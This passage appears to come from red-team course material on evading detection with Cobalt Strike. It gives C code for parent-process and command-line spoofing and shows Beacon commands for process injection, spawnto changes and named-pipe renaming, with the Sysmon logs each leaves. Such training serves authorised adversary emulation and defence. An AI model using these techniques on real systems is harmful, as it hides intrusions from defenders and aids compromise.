
```
// Allocate memory for the attribute list on STARTUPINFOEX
sie.lpAttributeList = (PPROC_THREAD_ATTRIBUTE_LIST)malloc(lpSize);

// Call InitializeProcThreadAttributeList again, it should return TRUE this time
if (!InitializeProcThreadAttributeList(sie.lpAttributeList, 1, 0, &lpSize))
{
  printf("InitializeProcThreadAttributeList failed. Error code: %d.\n", GetLastError());
return 0;
}
```

Get a handle to the parent process and pass that into a call to UpdateProcThreadAttribute.

```
// Get the handle to the process to act as the parent
HANDLE hParentProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, parentPid);

// Call UpdateProcThreadAttribute, should return TRUE
if (!UpdateProcThreadAttribute(sie.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess,sizeof(HANDLE),NULL,NU
LL))
{
  printf("UpdateProcThreadAttribute failed. Error code: %d.\n", GetLastError());
return 0;
}
```

All that's left to do is call CreateProcess, ensuring to pass the EXTENDED_STARTUPINFO_PRESENT flag.

```
// Call CreateProcess and pass the EXTENDED_STARTUPINFO_PRESENT flag
PROCESS_INFORMATION pi;

if (!CreateProcess(
  L"C:\\Windows\\System32\\notepad.exe",
NULL,
  0,
  0,
  FALSE,
  EXTENDED_STARTUPINFO_PRESENT,
NULL,
  L"C:\\Windows\\System32",
  &sie.StartupInfo,
  &pi))
{
  printf("CreateProcess failed. Error code: %d.\n", GetLastError());
return 0;
}

printf("PID created: %d", pi.dwProcessId);
return 1;
```




A well-behaved program will also call DeleteProcThreadAttributeList after the process has been created.

```
DeleteProcThreadAttributeList(sie.lpAttributeList);
```

Cobalt Strike's `ppid` command can be used to set the parent process for all Beacon post-ex capabilities that spawn a process. Everything from `shell`, `run`, `execute-assembly`, `shspawn` and so on.


As we know, Beacon will use itself as the parent by default. Running `shell ping`, we can see cmd.exe is spawned as a child of powershell.exe




Use the PPID command to change it to explorer and run `shell ping` again.

```
beacon> ppid 2704
[*] Tasked beacon to spoof 2704 as parent process
```

cmd.exe is now a child of explorer.





To reset the PPID back to the Beacon process, use the `ppid` command without parameters.


```
beacon> ppid
[*] Tasked beacon to use itself as parent process
```

Command Line Spoofing

Processes can be started with command line arguments. For instance, if we do:

```
C:\>notepad C:\Windows\System32\WindowsCodecsRaw.txt
```

Notepad will launch and open the specified file. Logging tools and process inspection tools can read these arguments, as they are stored in the Process Environment Block (PEB) of the process itself.




However, there are plenty of times where we may want to obscure our command line arguments to hide our true intent or mislead defenders. This can be done using the following high-level steps:

- Create a process with "fake" arguments (these are the arguments you want to get logged) in a suspended state.
- Reach into the PEB and find the RTL_USER_PROCESS_PARAMETERS.
- Overwrite the command line arguments in this structure with the actual arguments you want executed.
- Resume the process. When the process resumes, it executes the new arguments.

Create the target process with the fake arguments with the CREATE_SUSPENDED flag.

```
#include <iostream>
#include <Windows.h>
int main()
{
    // Create the process with fake args
    STARTUPINFO si = {sizeof(si) };
    PROCESS_INFORMATION pi;

    WCHAR fakeArgs[] = L"notepad totally-fake-args.txt";

if (CreateProcess(
        L"C:\\Windows\\System32\\notepad.exe",
        fakeArgs,
NULL,
NULL,
        FALSE,
        CREATE_SUSPENDED,
NULL,
        L"C:\\",
        &si,
        &pi))
    {
        printf("Process created: %d", pi.dwProcessId);
    }
}
```



Next, we need to use the native NtQueryInformationProcess API to query the process and populate a PROCESS_BASIC_INFORMATION struct. One of the properties on this struct is the base address of the PEB. For that, we need the **typedef** for the function.

```
#include <iostream>
#include <Windows.h>
#include <winternl.h>
typedefNTSTATUS(*QueryInformationProcess)(IN HANDLE, IN PROCESSINFOCLASS, OUT PVOID, IN ULONG, OUT PULONG);
```

Resolve the location of the API from ntdll.dll.

```
// Resolve the location of the API from ntdll.dll
HMODULE ntdll = GetModuleHandle(L"ntdll.dll");
QueryInformationProcess NtQueryInformationProcess = (QueryInformationProcess)GetProcAddress(ntdll, "NtQueryInformationProcess");
```

Then we can call it.

```
// Call NtQueryInformationProcess to read the PROCESS_BASIC_INFORMATION
PROCESS_BASIC_INFORMATION pbi;
DWORD length;

NtQueryInformationProcess(
    pi.hProcess,
    ProcessBasicInformation,
    &pbi,
    sizeof(pbi),
    &length);
```

Read the PEB using ReadProcessMemory.

```
// With the PEB base address, we can read the PEB structure itself
PEB peb;
SIZE_T bytesRead;

ReadProcessMemory(
    pi.hProcess,
    pbi.PebBaseAddress,
    &peb,
    sizeof(PEB),
    &bytesRead);
```

Now from the PEB, we have the location of the ProcessParameters. Read those next.

```
// Read the Process Parameters
RTL_USER_PROCESS_PARAMETERS rtlParams;

ReadProcessMemory(
    pi.hProcess,
    peb.ProcessParameters,
    &rtlParams,
    sizeof(RTL_USER_PROCESS_PARAMETERS),
    &bytesRead);
```

Craft the new arguments and write them into the CommandLine buffer.

```
// Craft new args and write them into the command line buffer
WCHAR newArgs[] = L"notepad C:\\Windows\\System32\\WindowsCodecsRaw.txt";
SIZE_T bytesWritten;

WriteProcessMemory(
    pi.hProcess,
    rtlParams.CommandLine.Buffer,
    newArgs,
    sizeof(newArgs),
    &bytesWritten);
```


Finally, resume the process.

```
ResumeThread(pi.hThread);
```

Notepad will now open WindowsCodecsRaw.txt, but Sysmon has recoded the fake args.

```
Process Create:
ProcessId: 7056
Image: C:\Windows\System32\notepad.exe
CommandLine: notepad totally-fake-args.txt
CurrentDirectory: C:\
```

However, if we inspect it with Process Hacker, we see something rather curious.



It's the path to the real file and it's truncated. So what's happening here?

First, Process Hacker provides point-in-time data. It will re-read the PEB each time we close and re-open the properties window for a process. So logically, it's now reading the new args we wrote into the PEB.

Second, the data within this buffer is actually a **UNICODE_STRING** which looks something like this:

```
struct UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
}
```

You can see that it has a Buffer (holds the actual data) and a Length (the length of the data). When the process was created, the Length is **58** (*notepad totally-fake-args.txt*), but the new args (*notepad C:\\Windows\\System32\\WindowsCodecsRaw.txt*) has a length of **96**. We are updating the content of the buffer, but not the length field; and if you read 58 bytes of the new args, it takes you as far as highlighted in bold: ***notepad C:\\Windows\\System32\\W****indowsCodecsRaw.txt*.

Process Hacker, Process Explorer and possibly others only read up to the value given by this field, so we can trick them by intentionally making it smaller, thus truncating the string at a strategic point (e.g. in this instance, what if it only showed "notepad" and not the path...). *This is left as an exercise to the reader.*

Command Line arg spoofing is controlled in Cobalt Strike with the `argue` command.

```
beacon> help argue
Use: argue [command] [fake arguments]
     argue [command]
     argue

Spoof [fake arguments] for [command] processes launched by Beacon.
This option does not affect runu/spawnu, runas/spawnas, or post-ex jobs.

Use argue [command] to disable this feature for the specified command.

Use argue by itself to list programs with defined spoofed arguments.
```

One thing to note about the implementation is that it also does not adjust the length field or allocate new memory, so the fake args should be as long, or longer than the real ones.

Let's start with a baseline:

```
beacon> shell whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Because the shell command was used here, Sysmon logs the creation of cmd.exe with the associated command line arguments.

```
Process Create:
ProcessId: 5096
Image: C:\Windows\System32\cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /C whoami /groups
```

If we still wanted to run whoami via cmd, but without it appearing on the command line, we could do:

```
beacon> argue C:\Windows\system32\cmd.exe /c ping 127.0.0.1 -n 10
[*] Tasked beacon to spoof 'C:\Windows\system32\cmd.exe' as '/c ping 127.0.0.1 -n 10'

beacon> shell whoami /groups
```

We get the same output, but Sysmon logged it as:

```
Process Create:
ProcessId: 2588
Image: C:\Windows\System32\cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c ping 127.0.0.1 -n 10
```

Command Line spoofing is not a silver bullet, as in this case a process creation event for whomi.exe was still created. The technique is much more effective when running commands that don't spawn additional processes.

Network Connections

When a process makes a network connection it can be logged in Sysmon, a network monitoring device, or seen using a local tool such as netstat.

This is an example Sysmon event for when Beacon (running in powershell.exe) performs a check-in. We can see a connection to 10.10.5.39 (Redirector 1) is made on port 80. In a target environment, defenders would likely see the outbound connection going to their boundary firewall or web proxy.

A new event will be generated for every check-in made by the Beacon, so if you're on `sleep 0`, get ready to be flooded.

```
Network connection detected:
ProcessId: 5696
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: RTO2\cbridges
Protocol: tcp
Initiated: true
SourceIp: 10.10.120.106
SourceHostname: wkstn-1.redteamops2.local
SourcePort: 65189
```

```
SourcePortName: -
DestinationIp: 10.10.5.39
DestinationHostname: -
DestinationPort: 80
DestinationPortName: http
```

There are no magic bypasses to this per se - as the operator, you should consider whether or not it makes sense for your host process to be making network connections. An HTTP Beacon will make HTTP/S connections, the TCP Beacon TCP connections and the SMB Beacon named pipe connections.

You may consider a web browser process more appropriate for HTTP/S connections.

Session Prepping

Session Prepping is a term to describe how you can "prep" your session after landing an initial Beacon on a machine, which is an important step after initial compromise or lateral movement. Your strategies and TTPs should be defined upfront based on the threat you're emulating, but for the sake of this section I'm going to provide the following:


Send a weaponised Word document in a phishing email that will locate a running instance of Edge, IE or Chrome, then inject a Beacon payload into it. If an instance is not found, spawn one. Once the Beacon has landed, set the spawnto to whichever browser binary we landed in (or spawned). Keep the PPID set to the Beacon process.

Rationale:

- Browsers make outbound HTTP/S connections by design.
- Edge, IE and Chrome are the most popular (you could include Firefox as well).
- Browsers legitimately spawn new child processes per tab.

Beacon is running in msedge.exe, PID 1048.

On the target, the process tree looks like this:



Of the 7 child processes there, one of them is a Beacon post-ex capability running, the others are legitimate tabs.

With lateral movement, we often don't get much of a choice in what we're executing on the target, particularly when using the default `jump` commands. For example, `jump winrm64` will land us in a PowerShell process and `jump psexec64` in the default spawnto of the C2 profile.

After jumping with psexec, the Beacon is living in rundll32.

Name	PID	Session ID	User name
System Idle Process	0	0	NT AUTHORITY\SYSTEM
Registry	100	0	
csrss.exe	620	0	
csrss.exe	708	1	
wininit.exe	728	0	
winlogon.exe	772	1	
csrss.exe	4976	2	
winlogon.exe	4244	2	
explorer.exe	4628	2	RTO2\amoss
ProcessHacker.exe	5452	2	RTO2\amoss
rundll32.exe	5844	0	

rundll32.dll is a major outlier here because it's running in Session ID 0, but not PPID'd to an existing service executable. This would be true for whatever spawnto we were using, as this is just the nature of how Cobalt Strike's psexec implementation works. The service and service executable are cleaned up and removed after execution, which leaves the process hosting the payload in this orphaned state. We don't want to continue operating in this Beacon, so we should prep the session before performing any post-ex actions on this host.

There are two paths we can take from here depending on what we want to achieve.

If the RTO2\amoss user is the target, we can move into their desktop session and live entirely in their user space. We would be dropping down from high-integrity to medium, but that might not even matter. The easiest method of doing this is to inject a payload into one of the user's processes (there aren't many here, so let's just use explorer).

```
beacon> inject 4628 x64 smb
[+] established link to child beacon: 10.10.120.75
```

The Beacon chain is now going like this:

```
------------------------      ------------------------       -------------------------
|  cbridges @ WKSTN-1  |      |   SYSTEM @ WKSTN-2    |      |    amoss @ WKSTN-2    |
|   msedge.exe (1048)  |  =>  |  rundll32.dll (5844)  |  =>  |  explorer.exe (4628)  |
------------------------      ------------------------       -------------------------
```

So next, we need to `exit` the SYSTEM session and `link` to the session running as amoss from cbridges. We can leave the PPID since it's ok for processes to be a child of explorer, and then set the spawnto to something the user might execute.

```
beacon> spawnto x64 %windir%\\sysnative\\notepad.exe
beacon> spawnto x86 %windir%\\syswow64\\notepad.exe
```


explorer.exe	4628	2	RTO2\amoss
ProcessHacker.exe	1884	2	RTO2\amoss
notepad.exe	6020	2	RTO2\amoss

The other option, is if we want to maintain our SYSTEM level access in Session 0. The strategy that makes the most sense to me is to hide ourselves as a child of an existing service executable. Most of these are found as children of **services.exe** (the "Services and Controller app") and the vast majority of default Windows services run as **svchost.exe**. Many of these will also spawn their own children such as SearchApp.exe, taskhostw.exe, ctfmon.exe and others.

The "problem" with these core Windows processes is that they are protected, so you can't arbitrarily open handles to them, even as SYSTEM.

```
beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> inject 840 x64 smb
[-] could not open process 840: 5
[-] could not connect to pipe
```

A more reliable bet is to find a third-party service, because they will often have a lower level of protection. Let's have a look at the Amazon SSM Agent as an example.




amazon-ssm-agent.exe is the service executable for the AmazonSSMAgent service.

```
SERVICE_NAME: AmazonSSMAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Amazon SSM Agent
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

This service spawns **ssm-agent-worker.exe** as children. This could be a good candidate - we could inject into the agent process and set our spawnto to the worker executable.


```
beacon> inject 2796 x64 smb
[+] established link to child beacon: 10.10.120.75

beacon> spawnto x64 %ProgramFiles%\Amazon\SSM\ssm-agent-worker.exe
```



These are just some examples based on the situation you find yourself in. You should be willing to enumerate a host and adapt to blend into what looks "normal".

Image Load Events

An "image load" is when a process loads a DLL into memory. This is a perfectly legitimate thing to happen, and all processes will have a boat-load of DLLs loaded. Here's an example of a normal Notepad process.



Name	Base address	Size	Description
advapi32.dll	0x7ffb701e0000	688 kB	Advanced Windows 32 Base API
bcryptprimitives.dll	0x7ffb6ef40000	504 kB	Windows Cryptographic Primitives Li...
cfgmgr32.dll	0x7ffb6e220000	304 kB	Configuration Manager DLL
clbcatq.dll	0x7ffb6f110000	700 kB	COM+ Configuration Catalog
combase.dll	0x7ffb6f360000	3.44 MB	Microsoft COM for Windows
comctl32.dll	0x7ffb5d520000	2.64 MB	User Experience Controls Library
comdlg32.dll	0x7ffb70720000	908 kB	Common Dialogs DLL
comdlg32.dll.mui	0x2011a240000	56 kB	Common Dialogs DLL
CoreMessaging.dll	0x7ffb6c680000	1.15 MB	Microsoft CoreMessaging Dll
CoreUIComponents.dll	0x7ffb689b0000	3.4 MB	Microsoft Core UI Components Dll
cversions.2.db	0x20119630000	16 kB	
cversions.2.db	0x20119690000	16 kB	
C_1252.NLS	0x20117a20000	68 kB	
C_1252.NLS	0x20117b50000	68 kB	
C_437.NLS	0x20117a40000	68 kB	
C_437.NLS	0x20117b70000	68 kB	
efswrt.dll	0x7ffb429f0000	896 kB	Storage Protection Windows Runtim...
gdi32.dll	0x7ffb6ff30000	172 kB	GDI Client DLL
gdi32full.dll	0x7ffb6efc0000	1.07 MB	GDI Client DLL
iertutil.dll	0x7ffb62ba0000	2.7 MB	Run time utility for Internet Explorer
imm32.dll	0x7ffb6f1c0000	196 kB	Multi-User Windows IMM32 API Clien...
kernel.appcore.dll	0x7ffb6d180000	92 kB	AppModel API Host
kernel32.dll	0x7ffb70120000	752 kB	Windows NT BASE API Client DLL
KernelBase.dll	0x7ffb6eb40000	3.37 MB	Windows NT BASE API Client DLL
locale.nls	0x20117a80000	804 kB	
l_intl.nls	0x201179c0000	12 kB	
l_intl.nls	0x20117a60000	12 kB	

Ingesting all image load events into a SIEM is not completely viable due to the huge volume. But defenders can selectively forward specific image loads based on known attacker TTPs. One example is the use of `execute-assembly`.

The Cobalt Strike implementation will:

- Spawn a temporary process (whatever is configured as the spawnto binary).
- Load the .NET CLR (Command Language Runtime) into that process.
- Execute the given .NET assembly in memory of that process.
- Get the output and kill the process.

The .NET CLR (and other associated DLLs) is usually only loaded by .NET assemblies - native programs tend not to. If your spawnto is set to a native binary (such as notepad) and you use `execute-assembly`, defenders could see that a native binary has loaded the CLR.

Here's an example Sysmon event where notepad.exe has loaded **clr.dll**.

```
Image loaded:
ProcessId: 696
Image: C:\Windows\System32\notepad.exe
ImageLoaded: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
Description: Microsoft .NET Runtime Common Language Runtime - WorkStation
```

One way to avoid this style of detection is to set the spawnto to a .NET assembly - there are plenty that exist on Windows by default.

Image load events can also be helpful in tracking down capabilities such as Mimikatz, because it can load various DLLs that handle cryptography, and interactions with the Windows Credential Vault etc.

Named Pipes Names

Beacon uses SMB named pipes in four main ways.

1. Retrieve output from some fork and run commands such as execute-assembly and powerpick.

2. Connect to Beacon's SSH agent (not something we use in the course).
3. The SMB Beacon's named pipe stager (also not often used).
4. C2 comms in the SMB Beacon itself.

Sysmon event ID 17 (pipe created) and 18 (pipe connected) can be used to spot the default pipe name used by Beacon in these situations.

The default pipe name for post-ex commands is `postex_####`; the default for the SSH agent is `postex_ssh_####`; the default for the SMB Beacon's stager is `status_##`; and the default for the main SMB Beacon C2 is `msagent_##`. In each case, the #'s are replaced with random hex values.

Execute a fork and run command:

```
beacon> powerpick Get-ChildItem
```

We should get an event like this (the image name is the spawnto process):

```
Pipe Created:
EventType: CreatePipe
ProcessId: 4664
PipeName: \postex_7b88
Image: C:\Windows\system32\notepad.exe
```

We get the same by spawning an SMB Beacon.

```
beacon> spawn x64 smb
[*] Tasked beacon to spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_36)
[+] host called home, sent: 255536 bytes
[+] established link to child beacon: 10.10.120.106
```

```
Pipe Created:
EventType: CreatePipe
ProcessId: 5044
PipeName: \msagent_36
Image: C:\Windows\system32\notepad.exe
```

Many Sysmon configurations only log specific (known) pipe names, such as the defaults used in various toolsets. So in most cases, changing the pipe names to something relatively random will get you by most times. Some operators choose to use names that are used by legitimate applications - a good example is the "mojo" pipe name that Google Chrome uses. If you go down this route, make sure your ppid and spawnto match this pretext, otherwise you're going to create anomalous logs.

The `pipename_stager` and `ssh_pipename` Malleable C2 directives are global options (not part of a specific block).

To change the pipe name used in post-ex commands, use the `set pipename` directive in the `post-ex` block. This can take a comma-separated list of names, and can include the # character for some randomisation.

```
post-ex {
set pipename "totally_not_beacon, legitPipe_##";
}
```

Event Tracing for Windows (ETW)

Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications. SilkETW takes most of the pain out of consuming ETW events for a wide array of offensive and defensive purposes. It's next largest strengths (in my view) are the formats it can output to (URL, Windows Event Log, JSON) and it's integration with YARA.

A popular use case for it is to provide .NET introspection - that is, to detect .NET assemblies in memory. Let's explore ways to detect Rubeus in-memory...

When a .NET assembly is loaded, the Microsoft-Windows-DotNETRuntime provider produces an event called `AssemblyLoad`. The data contained is the fully qualified name of the assembly.

```
